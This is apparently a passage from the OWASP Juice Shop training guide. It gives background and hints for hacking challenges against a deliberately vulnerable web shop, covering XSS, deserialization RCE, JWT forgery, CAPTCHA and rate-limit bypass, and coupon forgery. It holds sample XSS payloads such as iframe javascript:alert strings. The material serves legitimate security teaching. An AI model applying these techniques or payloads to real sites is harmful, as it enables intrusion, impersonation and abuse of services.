
An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.¹

Challenges covered in this chapter

Name	Description
API-only XSS	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:alert('XSS')></code>
Bonus Payload	Use the bonus payload <code><iframe width="100%" height="166" scrolling="no" src="https://api.soundcloud.com/tracks/771984076&color=%23ff5500&autoflow=true"></code> in the DOM XSS challenge.
Client-side XSS Protection	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:alert('XSS')></code>
CSP Bypass	Bypass the Content Security Policy and perform an XSS attack via the <code>unsafe-eval</code> directive.
DOM XSS	Perform a <i>DOM</i> XSS attack with <code><iframe src="javascript:alert(`XSS`)"></code>
HTTP-Header XSS	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:alert('XSS')></code>
Reflected XSS	Perform a <i>reflected</i> XSS attack with <code><script><script>alert('XSS')</script></script></code>
Server-side XSS Protection	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:alert('XSS')></code>
Video XSS	Embed an XSS payload <code></script><script>alert(`XSS`)</script></code> in the video URL.

Perform a persisted XSS attack without using the frontend application at all

As presented in the [Architecture Overview](#), the OWASP Juice Shop uses a JavaScript client on top of a RESTful API on the server side. Even without giving this fact away in the introduction chapter, you would have quickly figured this out looking at their interaction happening on the network. Most actions on the UI result in `XMLHttpRequest` (`xhr`) objects being sent and responded to by the server.



For the XSS Tier 3 challenge it is necessary to work with the server-side API directly. You will need a command line tool like `curl` or a [tool for HTTP request tampering](#) to master this challenge.

- A matrix of known data entities and their supported HTTP verbs through the API can help you here
- Careless developers might have exposed API methods that the client does not even need

Use the bonus payload in the DOM XSS challenge

The underlying vulnerability of this challenge is the same as for the [Perform a DOM XSS attack](#) challenge. The effect of the payload is much more entertaining, though.

- First, solve the [Perform a DOM XSS attack](#) challenge
- Now it is just a question of copying and pasting the payload into the same vulnerable field
- Crank up the volume of your computer before submitting the payload! 🔊

Bypass the Content Security Policy and perform an XSS attack on a legacy page

In the [Architecture overview](#) you were told that the Juice Shop uses a modern *Single Page Application* frontend. That was not entirely true.

- Find a screen in the application that looks subtly odd and dated compared with all other screens
- Before trying any XSS attacks, you should understand how the page is setting its Content Security Policy

- For the subsequent XSS, make good use of the flaws in the homegrown sanitization based on a RegEx!

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement to distribution of malware.

CSP is designed to be fully backward compatible ([...]). Browsers that don't support it still work with servers that implement it, and vice-versa: browsers that don't support CSP simply ignore it, functioning as usual, defaulting to the standard same-origin policy for web content. If the site doesn't offer the CSP header, browsers likewise use the standard same-origin policy.

To enable CSP, you need to configure your web server to return the Content-Security-Policy HTTP header ([...]).⁵

Perform a persisted XSS attack bypassing a client-side security mechanism

This challenge is founded on a very common security flaw of web applications, where the developers ignored the following golden rule of input validation:

Be aware that any JavaScript input validation performed on the client can be bypassed by an attacker that disables JavaScript or uses a Web Proxy. Ensure that any input validation performed on the client is also performed on the server.⁴

- There are only some input fields in the Juice Shop forms that validate their input.
- Even less of these fields are persisted in a way where their content is shown on another screen.
- Bypassing client-side security can typically be done by
 - either disabling it on the client (i.e. in the browser by manipulating the DOM tree)
 - or by ignoring it completely and interacting with the backend instead.

Perform a DOM XSS attack

DOM-based Cross-Site Scripting is the de-facto name for XSS bugs which are the result of active browser-side content on a page, typically JavaScript, obtaining user input and then doing something unsafe with it which leads to execution of injected code.

The DOM, or Document Object Model, is the structural format used to represent documents in a browser. The DOM enables dynamic scripts such as JavaScript to reference components of the document such as a form field or a session cookie. The DOM is also used by the browser for security - for example to limit scripts on different domains from obtaining session cookies for other domains. A DOM-based XSS vulnerability may occur when active content, such as a JavaScript function, is modified by a specially crafted request such that a DOM element that can be controlled by an attacker.³

- This challenge is almost indistinguishable from [Perform a reflected XSS attack](#) if you do not look "under the hood" to find out what the application actually does with the user input

Perform a persisted XSS attack through an HTTP header

This XSS challenge originates from an unsafely processed user input via an HTTP header. The difficulty lies in finding the attack path whereas the actual exploit is rather business as usual.

- Finding a piece of information displayed in the UI that could originate from an HTTP header
- You might have to look into less common or even proprietary HTTP headers to find the leverage point
- Adding insult to injury, the HTTP header you need will never be sent by the application on its own

Perform a reflected XSS attack

Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page. The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the application, and returned to the victim.²

- Look for a URL parameter where its value appears on the page it is leading to
- Try probing for XSS vulnerabilities by submitting text wrapped in an HTML tag which is easy to spot on screen, e.g. `<h1>` or `<strike>` .

Perform a persisted XSS attack bypassing a server-side security mechanism

This is one of the hardest XSS challenges, as it cannot be solved by just fiddling with the client-side JavaScript or bypassing the client entirely. Whenever there is a server-side validation or input processing involved, you should investigate how it works. Finding out implementation details e.g. used libraries, modules or algorithms - should be your priority. If the application does not leak this kind of details, you can still go for a *blind approach* by testing lots and lots of different attack payloads and check the reaction of the application.

When you actually understand a security mechanism you have a lot higher chance to beat or trick it somehow, than by using a trial and error approach.

- The *Comment* field in the *Contact Us* screen is where you want to put your focus on
- The attack payload `<iframe src="javascript:alert(`xss`)">` will *not be rejected* by any validator but *stripped from the comment* before persisting it
- Look for possible dependencies related to input processing in the `package.json.bak` you harvested earlier
- If an `xss` alert shows up but the challenge does not appear as solved on the *Score Board*, you might not have managed to put the *exact* attack string `<iframe src="javascript:alert(`xss`)">` into the database?

Embed an XSS payload into our promo video

As with the previous one, the difficulty of this challenge is based on how hard it is to successfully place the XSS payload in the application.

- Without utilizing the vulnerability behind another ★★★★★ challenge it is not possible to plant the XSS payload for this challenge
- The mentioned "marketing collateral" might have been publicly advertised by the Juice Shop but is not necessarily part of its sitemap yet
- This challenge will always partially keep you blindfolded, no matter how hard you do research and analysis.

1. <https://owasp.org/www-community/attacks/xss/> ↵

2. ↵

[https://wiki.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_\(OWASP-DV-001\)](https://wiki.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OWASP-DV-001)) ↵

3. [https://wiki.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_\(OTG-CLIENT-001\)](https://wiki.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)) ↵

4. https://owasp.org/www-project-cheat-sheets/cheatsheets/Input_Validation_Cheat_Sheet ↵

5. <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP> ↵

Insecure Deserialization

Serialization is the process of turning some object into a data format that can be restored later. People often serialize objects in order to save them to storage, or to send as part of communications. Deserialization is the reverse of that process -- taking data structured from some format, and rebuilding it into an object. Today, the most popular data format for serializing data is JSON. Before that, it was XML.

However, many programming languages offer a native capability for serializing objects. These native formats usually offer more features than JSON or XML, including customizability of the serialization process. Unfortunately, the features of these native deserialization mechanisms can be repurposed for malicious effect when operating on untrusted data. Attacks against deserializers have been found to allow denial-of-service, access control, and remote code execution attacks.¹

Challenges covered in this chapter

Name	Description	Difficulty
Blocked RCE DoS	Perform a Remote Code Execution that would keep a less hardened application busy forever.	★★★★★
Successful RCE DoS	Perform a Remote Code Execution that occupies the server for a while without using infinite loops.	★★★★★★

1 Please note that both RCE challenges described below are **not available** when running the Juice Shop in either a Docker container or on a Heroku dyno! The deserialization actually happens in a sandbox with a timeout, but with sufficient skills an attacker could break out of the sandbox and actually harm the underlying system. While it is unfortunate to not have RCE challenges on containerized environments, this illustrates how hard it is to protect against deserialization attacks except for not using it at all.

Perform a Remote Code Execution that would keep a less hardened application busy forever

Code Injection is the general term for attack types which consist of injecting code that is then interpreted/executed by the application. This type of attack exploits poor handling of untrusted data. These types of attacks are usually made possible due to a lack of proper input/output data validation, for example:

- allowed characters (standard regular expressions classes or custom)
- data format
- amount of expected data

Code Injection differs from Command Injection in that an attacker is only limited by the functionality of the injected language itself. If an attacker is able to inject PHP code into an application and have it executed, he is only limited by what PHP is capable of. Command injection consists of leveraging existing code to execute commands, usually within the context of a shell.²

The ability to trigger arbitrary code execution from one machine on another (especially via a wide-area network such as the Internet) is often referred to as remote code execution.³

- The feature you need to exploit for this challenge is not directly advertised anywhere.
- As the Juice Shop is written in pure Javascript, there is one data format that is most probably used for serialization.
- You should try to make the server busy for all eternity.
- The challenge will be solved if you manage to trigger the protection of the application against a very specific DoS attack vector.
- Similar to the [Let the server sleep for some time](#) challenge (which accepted nothing but NoSQL Injection as a solution) this challenge will only accept proper RCE as a solution. It cannot be solved by simply hammering the server with requests. *That* would probably just *kill* your server instance.

Perform a Remote Code Execution that occupies the server for a while without using infinite loops

An infinite loop (or endless loop) is a sequence of instructions in a computer program which loops endlessly, either due to the loop having no terminating condition, having one that can never be met, or one that causes the loop to start over.⁴

- This challenge uses the same leverage point as [Perform a Remote Code Execution that would keep a less hardened application busy forever](#).
- The application has a protection against too many iterations (i.e. *infinite loops*) which your attack must not trigger in order to solve this challenge.

¹. https://owasp.org/www-project-cheat-sheets/cheatsheets/Deserialization_Cheat_Sheet.html ↵

². https://owasp.org/www-community/attacks/Code_Injection ↵

³. https://en.wikipedia.org/wiki/Arbitrary_code_execution ↵

4. https://en.wikipedia.org/wiki/Infinite_loop ↵

Vulnerable Components

The challenges in this chapter are all about security issues of libraries or other 3rd party components the application uses internally.

Challenges covered in this chapter

Name	Description	Difficulty
Arbitrary File Write	Overwrite the Legal Information file.	★★★★★
Forged Signed JWT	Forge an almost properly RSA-signed JWT token that impersonates the (non-existing) user <code>rsa_lord@juice-sh.op</code> .	★★★★★
Frontend Typosquatting	Inform the shop about a typosquatting imposter that dug itself deep into the frontend. (Mention the exact name of the culprit)	★★★★★
Kill Chatbot	Permanently disable the support chatbot so that it can no longer answer customer queries.	★★★★★
Legacy Typosquatting	Inform the shop about a typosquatting trick it has been a victim of at least in <code>v6.2.0-SNAPSHOT</code> . (Mention the exact name of the culprit)	★★★★
Supply Chain Attack	Inform the development team about a danger to some of <i>their</i> credentials. (Send them the URL of the <i>original report</i> or an assigned CVE or another identifier of this vulnerability)	★★★★★
Unsigned JWT	Forge an essentially unsigned JWT token that impersonates the (non-existing) user <code>jwtn3d@juice-sh.op</code> .	★★★★★
Vulnerable Library	Inform the shop about a vulnerable library it is using. (Mention the exact library name and version in your comment)	★★★★

Overwrite the Legal Information file

Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.

The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.

There are really two classes of problems here. The first is with the file metadata, like the path and file name. These are generally provided by the transport, such as HTTP multi-part encoding. This data may trick the application into overwriting a critical file or storing the file in a bad location. You must validate the metadata extremely carefully before using it.

The other class of problem is with the file size or content. The range of problems here depends entirely on what the file is used for. See the examples below for some ideas about how files might be misused. To protect against this type of attack, you should analyse everything your application does with files and think carefully about what processing and interpreters are involved.³

- Find all places in the application where file uploads are possible.
- For at least one of these, the Juice Shop is depending on a library that suffers from an arbitrary file overwrite vulnerability.
- You can find a hint toward the underlying vulnerability in the [@owasp_juiceshop](#) Twitter timeline

Forge an almost properly RSA-signed JWT token

Like [Forge an essentially unsigned JWT token](#) this challenge requires you to make a valid JWT for a user that does not exist. What makes this challenge even harder is the requirement to have the JWT look like it was properly signed.

- The three generic hints from [Forge an essentially unsigned JWT token](#) also help with this challenge.
- Instead of enforcing no encryption to be applied, try to apply a more sophisticated exploit against the JWT libraries used in the Juice Shop.
- Getting your hands on the public RSA key the application employs for its JWTs is mandatory for this challenge.
- Finding the corresponding private key should actually be impossible, but that obviously doesn't make this challenge unsolvable.
- Make sure your JWT is URL safe!

Inform the shop about a typosquatting imposter that dug itself deep into the frontend

Typosquatting, also called URL hijacking, a sting site, or a fake URL, is a form of cybersquatting, and possibly brandjacking which relies on mistakes such as typos made by Internet users when inputting a website address into a web browser. Should a user accidentally enter an incorrect website address, they may be led to any URL (including an alternative website owned by a cybersquatter).

The typosquatter's URL will usually be one of four kinds, all similar to the victim site address (e.g. example.com):

- A common misspelling, or foreign language spelling, of the intended site: exemple.com
- A misspelling based on typos: examlpe.com
- A differently phrased domain name: examples.com
- A different top-level domain: example.org
- An abuse of the Country Code Top-Level Domain (ccTLD): example.cm by using .cm, example.co by using .co, or example.om by using .om. A person leaving out a letter in .com in error could arrive at the fake URL's website.

Once in the typosquatter's site, the user may also be tricked into thinking that they are in fact in the real site, through the use of copied or similar logos, website layouts or content. Spam emails sometimes make use of typosquatting URLs to trick users into visiting malicious sites that look like a given bank's site, for instance.¹

This challenge is about identifying and reporting (via the <http://localhost:3000/#/contact> form) a case of typosquatting hidden in the Juice Shop. It is supposedly hard to locate.

- This challenge has nothing to do with URLs or domains.
 - Other than for its [legacy companion](#), combing through the `package.json.bak` does not help for this challenge.
- ❶ There is no actual malice or mischief included, as the typosquatter is completely harmless. Just keep in mind that in reality, a case like this could come with negative consequences and would sometimes be even harder to identify.

Permanently disable the support chatbot

Juice shop's handy dandy chatbot is cute and all, but can it defend itself against malicious attackers looking to rob the customers of its services?

- In order to disable the chatbot for all users, you must first get an understanding of how it works under the hood
- The chatbot sure offers a lot of functionality. Could it be that juice-shop relies on a third party, possibly open source library for this?
- Maybe you can try to gather clues from around juice shop and then go dumpster dive the internet to get a hold of the bot's source

Inform the shop about a typosquatting trick it has been a victim of

This challenge is about identifying and reporting (via the <http://localhost:3000/#/contact> form) a case of typosquatting that successfully sneaked into an older version of the Juice Shop. Luckily, it is not in use any more in v12.6.0.

- Just like [its frontend companion](#) this challenge also has nothing to do with URLs or domains.
- Investigating the [forgotten developer's backup file](#) might bring some insight.
- [Malicious packages in npm](#) is a worthwhile read on [Ivan Akulov's blog](#).

Inform the development team about a danger to some of their credentials

A software supply chain attack is when an attacker gains access to a legitimate software vendor and then compromises either the software or update repository. This is done with the intention of installing a backdoor, or other malicious code, into the legitimate software update provided by the vendor. As users update their software, unwittingly falling victim to the Trojanized update, they also install the embedded malicious code.⁴

❶ Please note that having the OWASP Juice Shop installed on your computer *does not* put you at any actual risk! This challenge does *neither* install a backdoor or Trojan nor does it bring any other harmful code to your system!

- The shop's end users are not the targets here. The developers of the shop are!
- This is a research-heavy challenge which does not involve any actual hacking.
- Solving [Access a developer's forgotten backup file](#) before attempting this challenge will save you from a lot of frustration.

Forge an essentially unsigned JWT token

JSON Web Token (JWT) is a compact, URL-safe means of representing claims to be transferred between two parties. The claims in a JWT are encoded as a JSON object that is used as the payload of a JSON Web Signature (JWS) structure or as the plaintext of a JSON Web Encryption (JWE) structure, enabling the claims to be digitally signed or integrity protected with a Message Authentication Code (MAC) and/or encrypted.²

This challenge involves forging a valid JWT for a user that does not exist in the database but make the application believe it is still legit.

- You should begin with retrieving a valid JWT from the application's `Authorization` request header.
- A JWT is only given to users who have logged in. They have a limited validity, so better do not dawdle.
- Try to convince the site to give you a *valid* token with the required payload while downgrading to *no* encryption at all.
- Make sure your JWT is URL safe!

Inform the shop about a vulnerable library it is using

This challenge is quite similar to [Inform the shop about an algorithm or library it should definitely not use the way it does](#) with the difference, that here not the *general use* of the library is the issue. The application is just using *a version* of a library that contains known vulnerabilities.

- Use the *Contact Us* form to submit a feedback mentioning the vulnerable library including its exact version.
- Look for possible dependencies related to security in the `package.json.bak` you probably harvested earlier during the [Access a developer's forgotten backup file](#) challenge.
- Do some research on the internet for known security issues in the most suspicious application dependencies.

1. <https://en.wikipedia.org/wiki/Typosquatting> ↵

2. <https://tools.ietf.org/html/rfc7519> ↵

3. https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload ↵

4. <https://www.rsa.com/en-us/blog/2017-02/are-software-supply-chain-attacks-the-new-norm> ↵

Security through Obscurity

Many applications contain content which is not supposed to be publicly accessible. A properly implemented authorization model would ensure that only users *with appropriate permission* can access such content. If an application instead relies on the fact that the content is *not visible anywhere*, this is called "security through obscurity" which is a severe anti-pattern:

In security engineering, security through obscurity (or security by obscurity) is the reliance on the secrecy of the design or implementation as the main method of providing security for a system or component of a system. A system or component relying on obscurity may have theoretical or actual security vulnerabilities, but its owners or designers believe that if the flaws are not known, that will be sufficient to prevent a successful attack. Security experts have rejected this view as far back as 1851, and advise that obscurity should never be the only security mechanism.¹

Challenges covered in this chapter

Name	Description	Difficulty
Blockchain Hype	Learn about the Token Sale before its official announcement.	★★★★★
Privacy Policy Inspection	Prove that you actually read our privacy policy.	★★★
Steganography	Rat out a notorious character hiding in plain sight in the shop.	★★★★

Learn about the Token Sale before its official announcement

Juice Shop does not want to miss out on the chance to gain some easy extra funding, so it prepared to launch a "Token Sale" (synonymous for "Initial Coin Offering") to sell its newly invented cryptocurrency to its customers and future investors. This challenge is about finding the prepared-but-not-yet-published page about this ICO in the application.

An initial coin offering (ICO) is a controversial means of crowdfunding centered around cryptocurrency, which can be a source of capital for startup companies. In an ICO, a quantity of the crowdfunded cryptocurrency is preallocated to investors in the form of "tokens", in exchange for legal tender or other cryptocurrencies such as bitcoin or ethereum. These tokens supposedly become functional units of currency if or when the ICO's funding goal is met and the project launches.

ICOs provide a means by which startups avoid costs of regulatory compliance and intermediaries, such as venture capitalists, bank and stock exchanges, while increasing risk for investors. ICOs may fall outside existing regulations or may need to be regulated depending on the nature of the project, or are banned altogether in some jurisdictions, such as China and South Korea.

[...] The term may be analogous with "token sale" or crowdsale, which refers to a method of selling participation in an economy, giving investors access to the features of a particular project starting at a later date. ICOs may sell a right of ownership or royalties to a project, in contrast to an initial public offering which sells a share in the ownership of the company itself.²

- Guessing or brute forcing the URL of the token sale page is very unlikely to succeed.
- You should closely investigate the place where all paths within the application are defined.
- Beating the employed obfuscation mechanism manually will take some time. Maybe there is an easier way to undo it?

Prove that you actually read our privacy policy

User agreements and privacy policies are too often simply dismissed or blindly accepted. This challenge kind of forces you to reconsider that approach.

- First you should obviously solve [Read our privacy policy](#).
- It is fine to use the mouse cursor to not lose sight of the paragraph you are currently reading.
- If you find some particularly hot sections in the policy you might want to melt them together similar to what you might have already uncovered in [Apply some advanced cryptanalysis to find the real easter egg](#).

Rat out a notorious character hiding in plain sight in the shop

Steganography is the practice of concealing a file, message, image, or video within another file, message, image, or video. The word steganography combines the Greek words *stegano* (στεγανός), meaning "covered, concealed, or protected", and *graphein* (γράφειν) meaning "writing".

The first recorded use of the term was in 1499 by Johannes Trithemius in his *Steganographia*, a treatise on cryptography and steganography, disguised as a book on magic. Generally, the hidden messages appear to be (or to be part of) something else: images, articles, shopping lists, or some other cover text. For example, the hidden message may be in invisible ink between the visible lines of a private letter. Some implementations of steganography that lack a shared secret are forms of security through obscurity, and key-dependent steganographic schemes adhere to Kerckhoffs's principle.

The advantage of steganography over cryptography alone is that the intended secret message does not attract attention to itself as an object of scrutiny. Plainly visible encrypted messages, no matter how unbreakable they are, arouse interest and may in themselves be incriminating in countries in which encryption is illegal.

Whereas cryptography is the practice of protecting the contents of a message alone, steganography is concerned with concealing the fact that a secret message is being sent as well as concealing the contents of the message.

Steganography includes the concealment of information within computer files. In digital steganography, electronic communications may include steganographic coding inside of a transport layer, such as a document file, image file, program or protocol. Media files are ideal for steganographic transmission because of their large size. For example, a sender might start with an innocuous image file and adjust the color of every hundredth pixel to correspond to a letter in the alphabet. The change is so subtle that someone who is not specifically looking for it is unlikely to notice the change.³

- There is not the slightest chance that you can spot the hidden character with the naked eye.
- The effective difficulty of this challenge depends a lot on what tools you pick to tackle it.
- This challenge cannot be solved by just reading our "Lorem Ipsum"-texts carefully.

¹. https://en.wikipedia.org/wiki/Security_through_obscurity ↵

². https://en.wikipedia.org/wiki/Initial_coin_offering ↵

³. <https://en.wikipedia.org/wiki/Steganography> ↵

Unvalidated Redirects

Challenges covered in this chapter

Name	Description	Difficulty
Allowlist Bypass	Enforce a redirect to a page you are not supposed to redirect to.	★★★★
Outdated Allowlist	Let us redirect you to one of our crypto currency addresses which are not promoted any longer.	★

Enforce a redirect to a page you are not supposed to redirect to

This challenge is about *redirecting* to an entirely disallowed different location.

- You can find several places where redirects happen in the OWASP Juice Shop
- The application will only allow you to redirect to *allowlisted* (previously referred to as *whitelisted*) URLs
- Tampering with the redirect mechanism might give you some valuable information about how it works under the hood

White list validation involves defining exactly what *is* authorized, and by definition, everything else is not authorized.¹

Let us redirect you to one of our crypto currency addresses

Some time ago the Juice Shop project accepted donations via Bitcoin, Dash and Ether. It never received any, so these were dropped at some point.

- When removing references to those addresses from the code the developers have been a bit sloppy.
- More particular, they have been sloppy in a way that even the Angular Compiler was not able to clean up after them automatically.
- It is of course not sufficient to just visit any of the crypto currency links *directly* to solve the challenge.

1.

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html#whitelisting-vs-blacklisting ↵

Broken Anti-Automation

Web applications are subjected to unwanted automated usage – day in, day out. Often these events relate to misuse of inherent valid functionality, rather than the attempted exploitation of unmitigated vulnerabilities. Also, excessive misuse is commonly mistakenly reported as application denial-of-service (DoS) like HTTP-flooding, when in fact the DoS is a side-effect instead of the primary intent. Frequently these have sector-specific names. Most of these problems seen regularly by web application owners are not listed in any OWASP Top Ten or other top issue list. Furthermore, they are not enumerated or defined adequately in existing dictionaries. These factors have contributed to inadequate visibility, and an inconsistency in naming such threats, with a consequent lack of clarity in attempts to address the issues.¹

Challenges covered in this chapter

Name	Description	Difficulty
CAPTCHA Bypass	Submit 10 or more customer feedbacks within 10 seconds.	★★★
Extra Language	Retrieve the language file that never made it into production.	★★★★★
Multiple Likes	Like any review at least three times as the same user.	★★★★★★
Reset Morty's Password	Reset Morty's password via the Forgot Password mechanism with <i>his obfuscated answer</i> to his security question.	★★★★★

Submit 10 or more customer feedbacks within 10 seconds

The *Contact Us* form for customer feedback contains a CAPTCHA to protect it from being abused through scripting. This challenge is about beating this automation protection.

A completely automated public Turing test to tell computers and humans apart, or CAPTCHA, is a program that allows you to distinguish between humans and computers. First widely used by Alta Vista to prevent automated search submissions, CAPTCHAs are particularly effective in stopping any kind of automated abuse, including brute-force attacks. They work by presenting some test that is easy for humans to pass but difficult for computers to pass; therefore, they can conclude with some certainty whether there is a human on the other end.


For a CAPTCHA to be effective, humans must be able to answer the test correctly as close to 100 percent of the time as possible. Computers must fail as close to 100 percent of the time as possible.²

- You could prepare 10 browser tabs, solving every CAPTCHA and filling out the each feedback form. Then you'd need to very quickly switch through the tabs and submit the forms in under 10 seconds total.
- Should the Juice Shop ever decide to change the challenge into "*Submit 100 or more customer feedbacks within 60 seconds*" or worse, you'd probably have a hard time keeping up with any tab-switching approach.
- Investigate closely how the CAPTCHA mechanism works and try to find either a bypass or some automated way of solving it dynamically.
- Wrap this into a script (in whatever programming language you prefer) that repeats this 10 times.

Retrieve the language file that never made it into production

A project is internationalized when all of the project's materials and deliverables are consumable by an international audience. This can involve translation of materials into different languages, and the distribution of project deliverables into different countries.³

Following this requirement OWASP sets for all its projects, the Juice Shop's user interface is available in different languages. One extra language is actually available that you will not find in the selection menu.



- First you should find out how the languages are technically changed in the user interface.
- Guessing will most definitely not work in this challenge.
- You should rather choose between the following two ways to beat this challenge:
 - *Apply brute force* (and don't give up to quickly) to find it.
 - *Investigate online* what languages are actually available.

A brute force attack can manifest itself in many different ways, but primarily consists in an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response. For the sake of efficiency, an attacker may use a dictionary attack (with or without mutations) or a traditional brute-force attack (with given classes of characters e.g.: alphanumerical, special, case (in)sensitive). Considering a given method, number of tries, efficiency of the system which conducts the attack, and estimated efficiency of the system which is attacked the attacker is able to calculate approximately how long it will take to submit all chosen predetermined values.⁴

Like any review at least three times as the same user

Any online shop with a review or rating functionality for its products should be very keen on keeping fake or inappropriate reviews out. The Juice Shop decided to give its customers the ability to give a "like" to their favorite reviews. Of course, each user should be able to do so only once for each review.

- Every user is (almost) immediately associated with the review they "liked" to prevent abuse of that functionality
- Did you really think clicking the "like" button three times in a row *really fast* would be enough to solve a ★★★★★ challenge?
- The underlying flaw of this challenge is a Race Condition

A race condition or race hazard is the behavior of an electronics, software, or other system where the output is dependent on the sequence or timing of other uncontrollable events. It becomes a bug when events do not happen in the order the programmer intended.⁵

Many software race conditions have associated computer security implications. A race condition allows an attacker with access to a shared resource to cause other actors that utilize that resource to malfunction, resulting in effects including denial of service and privilege escalation.

A specific kind of race condition involves checking for a predicate (e.g. for authentication), then acting on the predicate, while the state can change between the time of check and the time of use. When this kind of bug exists in security-sensitive code, a security vulnerability called a time-of-check-to-time-of-use (TOCTTOU) bug is created.⁶

Reset Morty's password via the Forgot Password mechanism

This password reset challenge is different from those from the [Broken Authentication](#) category as it is next to impossible to solve without using a brute force approach.

- Finding out who Morty actually is, will help to reduce the solution space.
- You can assume that Morty answered his security question truthfully but employed some obfuscation to make it more secure.

- Morty's answer is less than 10 characters long and does not include any special characters.
- Unfortunately, *Forgot your password?* is protected by a rate limiting mechanism that prevents brute forcing. You need to beat this somehow.

1. <https://owasp.org/www-project-automated-threats-to-web-applications/> ↵

2. https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks ↵

3.

https://wiki.owasp.org/index.php/OWASP_2014_Project_Handbook#tab=Project_Requirements ↵

4. https://owasp.org/www-community/attacks/Brute_force_attack ↵

5. https://en.wikipedia.org/wiki/Race_condition ↵

6. https://en.wikipedia.org/wiki/Race_condition#Computer_security ↵

Cryptographic Issues

Challenges covered in this chapter

Name	Description	Difficulty
Forged Coupon	Forge a coupon code that gives you a discount of at least 80%.	★★★★★
Imaginary Challenge	Solve challenge #999. Unfortunately, this challenge does not exist.	★★★★★
Nested Easter Egg	Apply some advanced cryptanalysis to find <i>the real easter egg</i> .	★★★★
Premium Paywall	Unlock Premium Challenge to access exclusive content.	★★★★★
Weird Crypto	Inform the shop about an algorithm or library it should definitely not use the way it does.	★★

Forge a coupon code that gives you a discount of at least 80%

This is probably one of the hardest challenges in the OWASP Juice Shop. As you learned during [the "happy path" tour](#), the web shop offers a *Coupon* field to get a discount on your entire order during checkout. The challenge is to get a discount of at least 80% on an order. As no coupons with this high a discount are published, it is up to you to forge your own.

- One viable solution would be to reverse-engineer how coupon codes are generated and craft your own 80% coupon by using the same (or at least similar) implementation.
- Another possible solution might be harvesting as many previous coupon as possible and look for patterns that might give you a leverage for a brute force attack.
- If all else fails, you could still try to blindly brute force the coupon code field before checkout.

Solve challenge #999

The OWASP Juice Shop is *so broken* that even its convenience features (which have nothing to do with the e-commerce use cases) are designed to be vulnerable. One of these features is [Automatic saving and restoring hacking progress](#) after a server crash or a few days pause.

In order to not mess with the *real challenges* accidentally, the challenge is to fake a signal to the application that you successfully solved challenge #999 - which does not exist.

- Find out how saving and restoring progress is done behind the scenes
- Deduce from all available information (e.g. the `package.json.bak`) how the application encrypts and decrypts your hacking progress.
- Other than the user's passwords, the hacking progress involves an additional secret during its encryption.
- What would be a *really stupid* mistake a developer might make when choosing such a secret?

Apply some advanced cryptanalysis to find the real easter egg

Solving the [Find the hidden easter egg](#) challenge was probably no as satisfying as you had hoped. Now it is time to tackle the taunt of the developers and hunt down *the real* easter egg. This follow-up challenge is basically about finding a secret URL that - when accessed - will reward you with an easter egg that deserves the name.

- Make sure you solve [Find the hidden easter egg](#) first.
- You might have to peel through several layers of tough-as-nails encryption for this challenge.

Unlock Premium Challenge to access exclusive content

These days a lot of seemingly free software comes with hidden or follow-up costs to use it to its full potential. For example: In computer games, letting players pay for *Downloadable Content* (DLC) after they purchased a full-price game, has become the norm. Often this is okay, because the developers actually *added* something worth the costs to their game. But just as often gamers are supposed to pay for *just unlocking* features that were already part of the original release.

This hacking challenge represents the latter kind of "premium" feature. *It only exists to rip you hackers off!* Of course you should never tolerate such a business policy, let alone support it with your precious Bitcoins!

That is why the actual challenge here is to unlock and solve the "premium" challenge *bypassing the paywall* in front of it.

- There is no inappropriate, self-written or misconfigured cryptographic library to be exploited here.
